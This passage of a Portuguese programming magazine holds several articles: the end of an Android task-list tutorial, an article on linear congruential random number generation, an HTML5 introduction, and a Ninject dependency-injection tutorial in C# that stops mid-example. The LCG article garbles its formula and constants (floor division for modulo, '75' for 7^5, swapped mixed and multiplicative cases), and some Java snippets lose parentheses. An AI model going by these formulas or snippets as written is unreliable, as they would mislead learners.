    this.tarefaAdapter.updateTarefa(this.tarefaId,
                                    tarefa, desc);
   }
   else
   {
    this.tarefaAdapter.createTarefa(tarefa, desc);
   }
    this.onBackPressed();
   }
}
```

Começamos por definir algumas constantes. Qual a função que vamos querer executar. Se adicionar uma tarefa ou alterar uma existente. E alguns parâmetros que devem ser passados para a *Activity*. Em seguida temos algumas variáveis que serão necessárias durante a execução da tarefa.

Finalmente temos o método onCreate que já tínhamos falado antes. Aqui começamos por inicializar a ligação à base de dados. A seguir usamos o método findViewById, ao qual temos acesso através da herança, para aceder aos controlos que colocámos no nosso *layout*. Neste caso vamos buscar as caixas de texto onde estão a nossa tarefa e a respectiva descrição.

E seguida vamos buscar um objecto Bundle onde vamos buscar parâmetros que nos tenham sido passados. Começamos por aceder à funcionalidade que nos foi pedida. Caso seja a edição de uma tarefa existente temos de aceder ao ID da tarefa em questão. Logo a seguir usamos o objecto de acesso à BD para ir buscar a nossa tarefa e colocar nos objectos de texto.

Em seguida temos o método gravaTarefa. Este método é chamado quando se clica no botão para gravar a tarefa. O leitor atento terá reparado na referência a este método no xml do *layout*. Neste método acedemos aos objectos de texto para ir buscar o seu conteúdo e, dependendo do método que foi guardado anteriormente, criamos um objecto novo ou actualizamos o ID que já tínhamos. Por fim chamamos o método onBackPressed. Este método é chamado pela *framework* quando o utilizador pressiona o botão para ir para trás no dispositivo. Neste caso, ao usá-lo, o que estamos a fazer é pedir à plataforma para fechar a nossa janela e voltar para o ecrã anterior.

Abrir o ecrã de detalhe de tarefa

Temos agora um ecrã que nos permite adicionar uma nova tarefa. No entanto, precisamos de alterar a classe original para que lhe possamos ter acesso.Temos de adicionar o seguinte código:

```
//Create the menu based on the XML definition
 @Override
 public boolean onCreateOptionsMenu(Menu menu) {
   MenuInflater inflater = getMenuInflater();
   inflater.inflate(R.menu.tarefa_list_menu,
menu);
   return true;
 }

//Reaction to the menu selection
@Override
public boolean onMenuItemSelected(int featureId,
MenuItem item) {
```

```
  switch (item.getItemId())
   {
    case R.id.adicionar_tarefa:
    Intent i = new Intent(this,
     TarefaDetailActivity.class);
     i.putExtra
            (TarefaDetailActivity.ACTIVITY_METHOD,
                 TarefaDetailActivity.METHOD_ADD);
     startActivity(i);
     return true;
    }
   return super.onMenuItemSelected(featureId,
                                                item);
}
```

Temos de fazer *override* de dois métodos da classe que herdamos. O primeiro, onCreateOptionsMenu, é chamado no momento de criação do objecto e serve para criar um menu. Neste método dizemos apenas que queremos usar o menu *tarefa_list_menu*.

Este menu é definido num ficheiro com o nome tarefa_list_menu.xml dentro da directoria res/menu:

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android=
     "http://schemas.android.com/apk/res/android">
<item android:title="@string/adicionar"
                android:id="@+id/adicionar_tarefa">
</item>
</menu>
```

Neste menu temos apenas uma opção (tag item) que irá servir para adicionar uma nova tarefa.

Voltando ao nosso código temos, a seguir, o método onMenuItemSelected. Este método é chamado quando o utilizador clica num botão no menu. Aqui começamos por, usando o id que nos é passado por argumento – o id tem de ser um que seja colocado no xml – para saber o que fazer a seguir. Neste caso apenas temos uma opção.

Dentro do *switch* criamos um *Intent*. Um objecto *Intent* é, como foi dito anteriormente, uma intenção. Neste caso temos a intenção de abrir uma nova actividade e será a *framework* que irá fazer isso por nós. Como tal passamos a classe que queremos que seja aberta.


É possível, em vez de passar directamente uma classe, passar uma *string* única que identifique um *Intent*. Esta *string* é definida no ficheiro AndroidManifest.xml, dentro da definição da Activity. A *framework* é responsável por procurar o *Intent* e arrancar a actividade respectiva. Inclusivamente permite partilhar acções entre aplicações. Ou seja, uma outra aplicação pode chamar o nosso *Intent*.

Da mesma forma, nós podemos chamar *Intents* de outras aplicações ou de sistema para, por exemplo, enviar SMS ou fazer chamadas. Se o leitor voltar ao nosso ficheiro irá reparar que já temos uma configuração destas no nosso ficheiro. Este *Intent* existe em todas as aplicações, na classe inicial, e serve para indicar ao SO qual a *Activity* a arrancar quando abrimos uma aplicação.

Falando de *AndroidManifest.xml*, temos de indicar que temos uma nova *Activity* na nossa aplicação. Para tal, apenas temos de adicionar uma nova *tag* no nosso ficheiro:

```
<activity android:name="TarefaDetailActivity">
</activity>
```

Se arrancarmos agora a nossa aplicação já conseguimos ver algo mais interessante:



Ecrã de detalhe da tarefa

Lista de tarefas com o item que acabámos de criar

Menu de contexto

Já conseguimos criar as nossas tarefas. No entanto uma aplicação destas tem de permitir também apagar e editar as tarefas existentes.

Para tal vamos permitir que o utilizador, ao clicar longamente num dos items da lista, tenha acesso a um menu que lhe permite as duas funcionalidades. Caso dê um toque rápido entra na página de edição.

Para iniciar precisamos de adicionar à classe TarefaListaActivity um conjunto de constantes:

```
private static final int VIEW_ID = Menu.FIRST + 1;
private static final int DELETE_ID = VIEW_ID + 1;
```

Estas constantes servirão para indicar, no menu que criaremos, qual a funcionalidade a que queremos aceder.

Se queremos que o Android nos crie um menu com as nossas opções temos de indicar que o queremos fazer. Para tal, no método onCreate, temos de indicar isso através da seguinte linha:

```
registerForContextMenu(getListView());
```

Agora que a plataforma sabe que queremos usar um menu temos de o criar. Isto é feito num método chamado automaticamente pela *framework*:

```
@Override
public void onCreateContextMenu(ContextMenu menu,
                View v, ContextMenuInfo menuInfo)
{
 super.onCreateContextMenu(menu, v, menuInfo);
 menu.add(Menu.NONE, VIEW_ID, 0,
                        R.string.tarefa_ver);
 menu.add(Menu.NONE, DELETE_ID, 1,
                     R.string.tarefa_apagar);
}
```

Neste método recebemos o objecto de menu que já foi criado e adicionamos as nossas entradas. O primeiro parâmetro permite-nos agrupar as várias opções do menu. Neste caso não o queremos fazer.

O segundo são as constantes que criámos inicialmente. Correspondem a um id que identifica a opção. Será este valor que nos irá permitir reconhecer a funcionalidade a executar. O parâmetro seguinte é a ordem pela qual as opções devem ser mostrada. Por fim temos o texto a colocar na interface. Mais uma vez os textos vêm do ficheiro strings.xml:

```
<string name="tarefa_ver">Ver detalhe</string>
 <string name="tarefa_apagar">Apagar</string>
```

Só nos falta agora dizer o que acontece quando o utilizador escolhe uma das opções do menu:

```
@Override
 public boolean onContextItemSelected
                                    (MenuItem item)
  {
    AdapterContextMenuInfo info =
                    (AdapterContextMenuInfo) item
                                    .getMenuInfo();
    switch (item.getItemId())
    {
     case VIEW_ID:
      Intent i = new Intent(this,
                      TarefaDetailActivity.class);
      i.putExtra
             TarefaDetailActivity.ACTIVITY_METHOD,
                TarefaDetailActivity.METHOD_EDIT);
      i.putExtra(TarefaDetailActivity.TASK_ID,
                                        info.id);
      startActivity(i);
      this.task_cursor.requery();
      return true;
    case DELETE_ID:
      this.tarefaAdapter.deleteTarefa(info.id);
      this.task_cursor.requery();
      return true;
    }
    return super.onContextItemSelected(item);
  }
```

A partir do item que recebemos vemos qual a opção escolhida. Caso o utilizador deseje ver o detalhe de uma tarefa e edita-la vamos, tal como anteriormente, criar um *Intent* que chame o detalhe da tarefa.

A diferença agora é que, nos parâmetros passados ao *Intent*, em vez de dizermos que queremos adicionar uma tarefa, indicamos que queremos editar. Temos também de enviar o ID da tarefa em questão. Por fim fazemos uma actualização ao *Cursor* por forma a actualizar a nossa lista de tarefas.

Caso o utilizador queira apagar a tarefa simplesmente passamos o ID ao objecto de acesso à BD e fazemos o update à lista.

Temos agora um menu que já nos permite alterar os dados já existentes:

Como referido este menu aparece quando se clica numa tarefa durante alguns segundos. Caso o utilizador dê só um toque num dos itens queremos que vá para a página de edição:

```
@Override
protected void onListItemClick(ListView l,
                    View v, int position, long id)
 {
  super.onListItemClick(l, v, position, id);
  Intent i = new Intent(this,
                      TarefaDetailActivity.class);
          i.putExtra TarefaDetailActivity.
          ACTIVITY_METHOD, TarefaDetailActivity.
                                      METHOD_EDIT);
  i.putExtra(TarefaDetailActivity.TASK_ID, id);
  startActivity(i);

  this.task_cursor.requery();
 }
```

Temos apenas de implementar este método para a lista saber que tem de interceptar os toques do utilizador e nos passar essa informação. O conteúdo do método, neste caso, é quase igual ao que já tínhamos feito para o clique longo.

Conclusão

Como podemos ver desenvolver para Android é relativamente simples.

Tem uma curva de aprendizagem um bocadinho elevada pois, para fazer pouca coisa, é preciso alterar em vários sítios ao mesmo tempo. No entanto, depois de se entrar no esquema, torna-se fácil fazer algumas coisas engraçadas. A *framework* já nos dá recursos para muita coisa, desde o acesso aos dados até à camada de apresentação, simplificando bastante o desenvolvimento.

Referencias

http://developer.android.com/guide/index.html

http://www.sqlite.org/

http://www.revista-programar.info/?action=editions&type=viewmagazine&n=23

AUTOR

Escrito por Flávio Geraldes

Licenciou-se em Engenharia Informática e Computadores no Instituto Superior Técnico tendo-se especializado na área de Programação e Sistemas de Informação. Após a finalização do curso juntou-se à Sybase SBS Software onde teve oportunidade de trabalhar com várias tecnologias focando-se particularmente em .NET. Actualmente é consultor da Sybase SBS Software numa empresa de telecomunicações onde é responsável pelo desenho e desenvolvimento de várias aplicações.

A PROGRAMAR

Geração de Números Aleatórios IV

Introdução ao HTML5

Injection com Ninject

Módulos em Pascal

Aquisição e inspecção de dados em Python

Criação de um jogo em XNA - Parte I

SEO – Search Engine Optimization – Introdução parte I

GNA - GERAÇÃO DE NÚMEROS ALEATÓRIOS (Parte 4)

Nos artigos anteriores foram mostrados os métodos de geração de números pseudoaleatórios meio do quadrado, produto do meio e RANDU. Nesta quarta e última parte é apresentado o método congruente linear (MCL).

O MÉTODO

O método congruente linear para geração de valores pseudoaleatórios desenvolvido pelo Professor Derrick Henry "Dick" Lehmer em 1951, é também conhecido como Gerador de Números Aleatórios Lehmer (WIKIPÉDIA, 2012). C

Entre os métodos apresentados este é considerado o melhor entre eles, tanto que é utilizado em todos os computadores e linguagens de programação. Muitas vezes com algumas modificações como ocorre com o modelo aqui proposto.

Observe a fórmula de cálculo do método:

$$x_{i+1} = \left\lfloor \frac{(ax_i + b)}{c} \right\rfloor$$

Este modelo é composto de três variáveis inteiras representas na fórmula a seguir pelas variáveis “a”, “b” e “c”, onde as variáveis “a” e “c”[1] são valores ajustados para operação do algoritmo em certo ambiente de trabalho respectivamente operando os valores de multiplicação e módulo de divisão inteira, sempre positivos. A variável “c” é a definição de um valor de incremento que neste caso pode ser iniciada com valor zero.

No modelo de congruência linear misto a variável “c” será zero e para um modelo multiplicativo a variável “c” deve ser algum valor diferente de zero. Os valores de “xi+1“ obtidos são valores entre “0“ e “c-1“,xi é a definição inicial de um valor de semente que será usado na geração dos valores. Assim sendo, “xi+1“ é igual ao resto da divisão de “axi+b“ sobre “c“.

Para computadores de 32 bits os valores das variáveis “a” e “c” são calculados normalmente a partir das grandezas 75 e 231-1 respectivamente. No entanto, estes poderão ser outros valores dependendo do sistema em uso.

A tabela seguinte apresenta a sequência de dez valores gerados por meio do método de congruência linear, a partir da semente 32534 (primeiro valor fornecido para “xi“), “a“ =75 que resulta em 16.807, “b“ = 0 e “c“ = 231-1 que resulta em 2.147.483.647.

Método Congruente Linear

Iteração	Valor interagido	Congruência Linear
0	32534	546798938
1	546798938	967225453
2	967225453	1854464428
3	1854464428	1553472485
4	1553472485	105875169
5	105875169	1327505667
6	1327505667	1180136586
7	1180136586	396637210
8	396637210	492348182
9	492348182	641402983

Observe que após aplicação do método são obtidos os valores 546798938, 967225453, 1854464428, 1553472485, 105875169, 1327505667, 1180136586, 396637210, 492348182 e 641402983.

Se o método for estendido a um ciclo iterativo de 1000 valores não ocorrerá a apresentação de valores “zerados”.

Por ser o modelo de congruência linear o mais utilizado, este possui diversas variações de seu uso, ajustadas para as mais variadas necessidades.

[1]A variável "c" foi propositalmente alterada em relação à forma usada nos diversos sítios da internet que a representa como variável "m".

CONCLUSÃO

Neste quarto e último artigo foi apresentado o método MCL de geração de números pseudoaleatórios considerado, este, o melhor método entre os demais indicados. Pelos testes efetuados este é sem dúvida o mais eficiente e eficaz entre os demais métodos estudados. Torna-se mais fácil de entender o motivo pelo qual este é o método mais usados e quando necessário modificado ou adaptado.

BIBLIOGRAFIA

WKIPÉDIA, a enciclopédia livre. Lehmer random number generator. Disponível em: <http://en.wikipedia.org/wiki/Lehmer_random_number_generator>. Acesso em: 7 jun. 2012, 13:44.

AUTOR

Escrito por Augusto Manzano

Natural da Cidade de São Paulo, tem experiência em ensino e desenvolvimento de programação de software desde 1 986. É professor da rede federal de ensino no Brasil, no Instituto Federal de Educação, Ciência e Tecnologia. É também autor, possuindo na sua carreira várias obras publicadas na área da computação.

INTRODUÇÃO AO HTML5

A primeira recomendação que o consórcio W3C publicou sobre HTML4 foi em Dezembro de 1997. Por esses dias existia uma luta que pretendia determinar qual o browser e tecnologia que iria dominar a web durante os próximos anos, o Internet Explorer acusava a versão 4 e a internet começava a entrar na curva da exponencial.

A especificação que vigorou durante tantos anos acusava já o peso da sua idade. Durante esse tempo rebentou uma bolha, a Web reinventou-se numa versão 2.0 e neste momento vivemos a Web social em tempo real.

O que é o HTML5?

A especificação do HTML5 pretende, quando chegar a uma versão final, unificar a forma de desenvolver a apresentar ao utilizador páginas e aplicações Web.

Para atingir esse objectivo, foi desenvolvido um novo conjunto de tags HTML, API's de Javascript e incluída a última versão de Cascading Style Sheets (CSS3) que permite ao leitor criar aplicações Web complexas.

> **"… foi desenvolvido um novo conjunto de tags HTML, API's de Javascript e incluída a última versão de Cascading Style Sheets (CSS3)"**

Estas tecnologias disponibilizam um conjunto alargado de funcionalidades inovadoras, como o suporte a armazenamento de dados no cliente. Por outro lado unificam diferentes formas de implementar funcionalidades que são utilizadas numa larga maioria de websites ou aplicações Web, como é o caso da validação de formulários.

Quais os browsers que suportam HTML5?

É uma pergunta sem resposta simples, existem neste momento um conjunto de browsers no mercado que mantêm uma quota de mercado relevante (Internet Explorer, Mozilla Firefox, Google Chrome, Opera, etc..), para cada um desses browsers existem as suas diferentes versões e cada uma dessas versões pode ter diferenças no suporte das funcionalidades HTML5.

Neste momento o browser com melhor suporte de HTML5 é o Google Chrome, no entanto existem um conjunto alargado de browsers com bom suporte HTML5, como é o caso do Internet Explorer 9, Mozilla Firefox ou Opera.

Neste momento a especificação do HTML5 não está fechada nem existem no mercado browsers que implementam completamente a especificação mais recente da W3C.

Para solucionar este problema utiliza-se uma abordagem simplificada, o leitor apenas necessita de validar se o browser que visita o website suporta as funcionalidades HTML5 nele utilizadas, simplificando-se assim o processo de validação e suporte do browser.

Existem várias formas implementar este tipo de validação, a mais popular é a biblioteca de Javascript Modernizr , que valida de forma simples a maioria das funcionalidades utilizadas na especificação HTML5 e CSS3.

Tecnologias

A W3C divide em oito classes as novas tecnologias que estão incorporadas no HTML5.

Classificação das tecnologias HTML5

Conectividade

Uma conectividade mais eficiente significa que existem um novo conjunto de funcionalidades que se podem explorar ou até melhorar com a utilização de melhores, mais rápidas e eficientes formas de comunicação entre cliente e servidor. A utilização de Web Sockets e Server-Sent Events permite uma melhoria significativa na performance e experiência de utilização, como aplicações Web que disponibilizam informação em tempo real.

HTML 5

Estilos

Com a utilização de CSS3, nunca foi tão fácil desenvolver websites e aplicações Web com um design atractivo utilizando HTML. Existe um conjunto de novas tecnologias e extensões nesta nova versão de CSS, como transições, transformações (2D e 3D) e suporte de tipografia para a Web (Web Fonts) que permitem que esse objectivo seja uma realidade.

Com CSS3 é possível implementar um conjunto de estilos e efeitos que permitem desenvolver aplicações com as últimas tendências do design Web, sem prejudicar a estrutura semântica ou performance. O suporte de novos tipos de tipografia, através de CSS3 @font-face, e o formato WOFF (Web Open Font Format) permitem flexibilidade, controlo criatividade como nunca foi possível.

Acesso a componentes e periféricos

A Web não termina no *browser*, estende-se para lá dele e passa a oferecer suporte a componentes e acesso a periféricos como, suporte de geolocalização, orientação do ecrã, acesso ao microfone e input de áudio e vídeo, além disso oferece suporte para aceder aos contactos e eventos que o leitor guarda na sua agenda.

Gráficos e 3D

Embora a Web sempre tenha sido visual, sempre teve muitas restrições a este nível, até muito recentemente o leitor estava limitado às funcionalidades disponibilizadas pelo Javascript e CSS para desenvolver animações e efeitos nos websites, acabando por se ver forçado a utilizar ferramentas que implementam *plug-ins*, como o Adobe Flash, para conseguir atingir o objectivo.

Agora existe uma alternativa, com a utilização de tecnologias como o Web GL, transformações 3D utilizando CSS3, imagens SVG ou Canvas, o leitor tem ao seu dispor um conjunto único de ferramentas que disponibilizam todas as funcionalidades necessárias para lidar com gráficos complexos 2D ou 3D.

Multimédia

Nos últimos anos, a Web tornou-se num recurso quase infinito de acesso a conteúdos multimédia, como não podia deixar de ser, o HTML5 suporta estas funcionalidades de forma nativa e permite que o leitor utilize conteúdos áudio e vídeo sem necessitar da utilização de qualquer *plug-in* para isso.

Através de um conjunto de API's é possível aceder, controlar e manipular este tipo de conteúdos. A combinação das API's de multimédia com outras funcionalidades disponível no HTML5 como CSS3, Canvas e outras, abre portas a um novo mundo de possibilidades, que até agora não eram possíveis implementar, como por exemplo, um leitor multimédia que durante a visualização de um vídeo permite alterar a localização das legendas sem interromper a reprodução.

Performance

O HTML5 disponibiliza ao leitor todas as ferramentas e funcionalidades necessárias para desenvolver aplicações Web com rapidez e performance, aplicações Web dinâmicas capazes de responder aos pedidos do utilizador com um elevado grau de fiabilidade e agilidade, utilizam tecnologias como Web Workers e XMLHttpRequest2 e têm uma alta capacidade de resposta, potenciam a imersão do utilizador e melhoram drasticamente a experiencia de utilização durante a navegação.

As aplicações web são agora capazes de rivalizar, ao nível da performance e experiência de utilização, com as aplicações nativas e aplicações Desktop. Ao utilizar estas tecnologias, o leitor está a enriquecer de forma exponencial as aplicações web que desenvolve, tornando-as mais recativas às acções do utilizador, transmitindo uma sensação positiva de eficiência e produtividade.

Semântica

A semântica é uma dos pilares do HTML5, pretende dar um significado e compreensão à Web, utiliza para isso um conjunto de tecnologias como RDFa, Mircrodata e Microformats, juntamente com um novo conjunto de *tags* HTML permitem uma Web impulsionada pela informação, tornando-a mais útil e rica tanto para os utilizadores como para os programadores.

A semântica é a marca mais distintiva que o HTML5 tem relativamente a outras plataformas, a Web é maioritariamente texto, os websites e aplicações Web vivem num ecossistema onde o texto é rei, é a componente mais importante e todo ele é passível de ser referenciado e pesquisado. A capacidade de identificar, catalogar e pesquisar texto é extremamente importante, e as ferramentas autónomas não conseguem identificar facilmente a natureza e contexto de uma palavra ou frase sem a ajuda de metadados.

Se o leitor tiver ao seu alcance um conjunto de tecnologias e ferramentas que lhe permitem facilmente marcar a informação adicional de um texto, está a garantir que esse mesmo texto vai ser reconhecido com maior facilidade pelos motores de busca e vai ser identificado no contexto correcto, assim quando se executa uma pesquisa num motor de busca pela receita de Bacalhau à Duque de Palmela, num contexto de

culinária, apenas lhe vão ser apresentados resultados que são relevantes dentro do contexto onde se insere a busca e não não são apresentados um conjunto de resultados onde a grande maioria não corresponde ao contexto pretendido.

Representa um esforço adicional durante o processo de desenvolvimento, mas o retorno desse mesmo investimento é recuperado rapidamente.

Offline e Armazenamento

Websites mais rápidos e que funcionam mesmo quando não existe conectividade. Os termos Web e Online estão muito próximos e porque não quebrar essa dependência?


Existem um conjunto de razões para utilizar esta tecnologia como a possibilidade de o leitor utilizar a aplicação mesmo quando não existe ligação à web (ou cobertura no caso dos dispositivos móveis) e sincronizar os dados quando esta for restabelecida, ao utilizar a Aplication Cache é possível guardar dados menos voláteis ou estáticos da sessão ou do utilizador aumentado a performance e diminuindo o consumo de dados e permitindo uma melhoria significativa na performance e o peso e capacidade necessária da infra-estrutura à performance e fiabilidade das aplicações é reduzido.

Conclusão

As aplicações HTML5 permitem ao leitor estabelecer uma base de dispositivos e utilizadores maior do que qualquer outra plataforma, com um esforço de desenvolvimento e manutenção de baixo custo. Os *browsers* modernos estão em constante actualização e existem variadas técnicas disponíveis para minimizar a fragmentação, é uma plataforma de desenvolvimento de baixo custo, foram introduzidas funcionalidades e API's que melhoram significativamente a segurança e reduz a necessidade da utilização de *plug-ins* que aumentam o risco de vulnerabilidades.

O tema é sem dúvida extenso, existem um vasto conjunto de novidades e o suporte dos browsers está a melhorar muito rapidamente. Foi desenvolvido um website, disponível em http://www.brunopires.me/html5 e que disponibiliza um conjunto de demonstrações sobre algumas das funcionalidades que o HTML5 permite.

AUTOR




Escrito por Bruno Pires
Exerce funções de consultor de IT na Novabase desde 2008, com experiência de maior relevo nas áreas da banca e televisão digital, onde ganhou competências nas mais várias tecnologias. Membro da Comunidade NetPonto (http://netponto.org) e autor do blog http://blog.blastersystems.com - Twitter: @brunoacpires

DEPENDENCY INJECTION COM NINJECT

Quem utiliza o C# estará certamente habituado a trabalhar com interfaces, que até uma certa altura conseguem resolver certos problemas, mas o C# não possui uma maneira, fácil e embebida, de criar objectos que implementem interfaces. A única hipótese que existe é a declaração directa de uma nova instância da interface.

Este exemplo de modelo de dados ajuda na definição dos conceitos.



Temos uma interface "ICalculaCarrinho" que irá conter métodos que calculem o valor final de um carrinho de compras. A classe "CalculaCarrinho" deriva da interface e vai implementar o método "CalculaValor".

Para criar um objecto que implemente a interface, precisamos de criar uma instância da classe "CalculaCarrinho".

ICalculaCarrinho calculaCarrinho = new CalculaCarrinho();

Mas o objectivo não é este. O objectivo passa por obter os objectos que implementem uma determinada interface sem a necessidade de criar instâncias directas da classe.

Para tal, temos que recorrer à dependency injection (DI), também conhecida por inversion of control (IoC).

Dependency Injection

Dependency Injection é um *design-pattern* que tenta simplificar a implementação de componentes em grandes sistemas de software.

O principal objectivo da DI passa por admitir a selecção entre várias implementações de uma interface de dependência durante a execução do programa e não antes. Ou seja, é evitada a definição de instâncias, visto serem definidas automaticamente pela DI.

Mas isto só é possível quando entra em cena um *Dependency Injection Container*. Com um *Container* estamos habilitados a registar uma série de interfaces que a aplicação vai usar e vamos dizer ao *Container* qual a classe que queremos que seja instanciada para satisfazer as dependências.

Assim, sempre que a interface "ICalculaCarrinho" for chamada, o Container vai instanciar a classe que implementa a interface a usar. Neste caso vai instanciar a classe "CalculaCarrinho".

Ninject

O Ninject não é nada mais, nada menos, que um Dependency Injection Container, simples, elegante e fácil de usar. O Ninject permite a separação da aplicação em pequenas partes e depois consegue ligar todas essas partes separadas através de uma sintaxe bastante agradável, ajudando os programadores na alteração de código e nas fases de testes unitários. Há muitas outras alternativas ao Ninject, tal como o Unity da Microsoft, mas o Ninject distingue--se pela sua elegância e simplicidade.

Para este artigo, vamos implementar um carrinho de compras, ao qual se quer conhecer o preço total dos produtos.

Para isso precisamos do seguinte modelo de dados:

```
public class Produto
{
    public int ProdutoID { get; set; }
    public string Nome { get; set; }
    public decimal Preco { get; set; }
}

public interface ICalculaCarrinho
{
    decimal CalculaValor(params Produto[] produ-
tos);
}

public class CalculaCarrinho : ICalculaCarrinho
{
    public decimal CalculaValor(params Produto[]
produtos)
    {
        return produtos.Sum(p => p.Preco);
    }
}
```

Temos a definição da classe "Produto", que contém 3 atributos: o ID do produto, o nome e o preço. Para além do "Produto", temos uma interface "ICalculaCarrinho" que possui um método "CalculaValor". Este método recebe como parâmetro um array de produtos. Para finalizar, temos ainda uma classe "CalculaCarrinho" que implementa a interface "ICalculaCarrinho". O resultado do método da interface implementada é a soma de todos os preços dos produtos do

carrinho de compras.


Feito isto, precisamos de criar uma classe para interagir com a interface criada. A classe que entra no conceito deste exemplo é a classe “Carrinho”.

```
public class Carrinho
{
    private ICalculaCarrinho calculaCarrinho;
    public Carrinho(ICalculaCarrinho
_calculaCarrinho)
    {
        calculaCarrinho = _calculaCarrinho;
    }

    public decimal CalculaValorCarrinho()
    {
        Produto[] produtos =
    {
        new Produto() { Nome = "Acer Aspire", Preco
= 600},
        new Produto () { Nome = "MacBook Air", Pre-
co = 900},
        new Produto () { Nome = "HP Pavillion",
Preco = 700},
        new Produto () { Nome = "MackBook Pro",
Preco = 1200}
    };

        decimal total = calculaCarri-
nho.CalculaValor(produtos);

        return total;
    }
}
```

Nesta classe “Carrinho” definimos um construtor que irá receber uma implementação da interface, instanciada pelo Ninject aquando da execução da aplicação. Também é criado um array de produtos que contém os preços a serem calculados. Por fim, a instância passada no construtor vai buscar o seu método “CalculaValor” e dados os produtos gera o valor total do carrinho de compras.

O objectivo passa por permitir que sejam criadas instâncias da classe Carrinho e injectar uma implementação da interface “ICalculaCarrinho” como parâmetro do construtor. Neste momento já temos tudo preparado para utilizar a 100% o Ninject.

Instalação do Ninject



Para adicionar o Ninject ao projecto, basta clicar no botão direito no projecto, escolher a opção *Add Package Library Manager* e adicionar “Ninject” à pesquisa.

Após a instalação, a referência do Ninject é adicionada e podemos começar a usá-lo.

Utilização do Ninject

Para começar a trabalhar com o Ninject precisamos de instanciar o respectivo Kernel e o using. O Kernel é o objecto que nos permite comunicar com o Ninject.

```
using System;
using Ninject;

class Program
{
    static void Main(string[] args)
    {
      IKernel ninjectKernel = new StandardKernel();
    }
}
```

A tarefa seguinte é redireccionar os tipos que associamos com à nossa interface. No nosso caso queremos que, quando o Ninject receba um pedido para implementar a interface “ICalculaCarrinho”, redireccione para a classe onde está implementada a interface, que neste caso é a classe “CalculaCarrinho”. Após o redireccionamento, o Ninject deverá criar e retornar uma instância da classe.

```
class Program
{
    static void Main(string[] args)
    {
      IKernel ninjectKernel = new StandardKernel();

        ninjectKernel.Bind<ICalculaCarrinho>()
                     .To<CalculaCarrinho>();
    }
}
```

Após a definição do Kernel e do redireccionamento da interface temos que implementá-la e passá-la ao construtor da classe “Carrinho”, através do método Get do Ninject.

```
ICalculaCarrinho calculaCarrinho = ninjectKer-
nel.Get <ICalculaCarrinho>();

Carrinho carrinho = new Carrinho(calculaCarrinho);

decimal total = carrinho.CalculaValorCarrinho();

      Console.WriteLine("Total: {0}", total);
}
```

DEPENDENCY INJECTION COM NINJECT

Como dissemos ao Ninject para redireccionar para a classe "CalculaCarrinho", quando recebesse um pedido de implementação da interface "ICalculaCarrinho", é criada uma instância da classe. Essa implementação é então passada pelo construtor da classe "Carrinho" e por fim é chamado o método "CalculaValorCarrinho", onde é calculado o valor total dos produtos do carrinho de compras, através do método da interface "ICalculaCarrinho" implementada na classe "CalculaCarrinho".

O output da aplicação será:

Total: 3400

```
Carrinho carrinho = new Carrinho(new
CalculaCarrinho);
```

Até aqui, talvez não se justifica o uso do Ninject para um exemplo tão simples que facilmente se contornaria da seguinte forma:

Mas se começarmos a acrescentar complexidade ao nosso modelo de dados e ao que nós queremos fazer, o uso do Ninject começa a fazer muito mais sentido.

Em qualquer compra há uma possibilidade de existir um desconto. E se adicionarmos um desconto ao valor final do nosso carrinho? Aí o Ninject actua de uma forma incrivelmente simples.

```
public interface ICalculaDesconto
{
    decimal CalculaValorDesconto(decimal
desconto);
}

public class CalculaDesconto : ICalculaDesconto
{
    public decimal Desconto { get; set; }

    public decimal CalculaValorDesconto(decimal
total)
    {
        return total = total - (Desconto / 100 *
total);
    }
}
```

Voltando ao código, temos que criar uma nova interface, para lidar com o pedido de desconto, e a sua classe de implementação.

Definimos uma interface "ICalculaDesconto", com um método "CalculaValorDesconto" e é implementada na classe "CalculaDesconto". A classe contém uma propriedade "Desconto", e a implementação da interface. O valor que o método implementado vai retornar é o valor total do carrinho com um desconto aplicado.

```
public class CalculaCarrinho : ICalculaCarrinho
{
    private ICalculaDesconto desconto;

    public CalculaCarrinho(ICalculaDesconto
_desconto)
    {
        desconto = _desconto;
    }

    public decimal CalculaValor(params Produto[]
produtos)
    {
        return desconto.CalculaValorDesconto
                (produtos.Sum(p => p.Preco));
    }
}
```

Após a definição da interface e da sua implementação temos que alterar o comportamento da classe "CalculaCarrinho", que até agora apenas calculava o valor total dos preços do carrinho, sem qualquer noção de desconto.

A negrito, encontram-se as alterações na classe "CalculaCarrinho", onde adicionamos uma instância da interface "ICalculaDesconto", que é carregada através do construtor da classe. Por fim, a instância é usada para calcular o valor final, com desconto, do carrinho, através do método da interface "ICalculaDesconto".

```
ninjectKernel.Bind<ICalculaDesconto>
().To<CalculaDesconto>();
```

A única coisa que precisamos de adicionar ao "Main" da nossa aplicação é o "Bind" "To" da interface. Tal como fizemos para a "ICalculaCarrinho", temos que transmitir ao Ninject para reencaminhar a interface "ICalculaDesconto" para a classe "CalculaDesconto", onde existe uma implementação da interface.

```
ninjectKernel.Bind<ICalculaDesconto>
().To<CalculaDesconto>().WithPropertyValue
("Desconto",valorDesconto);
```

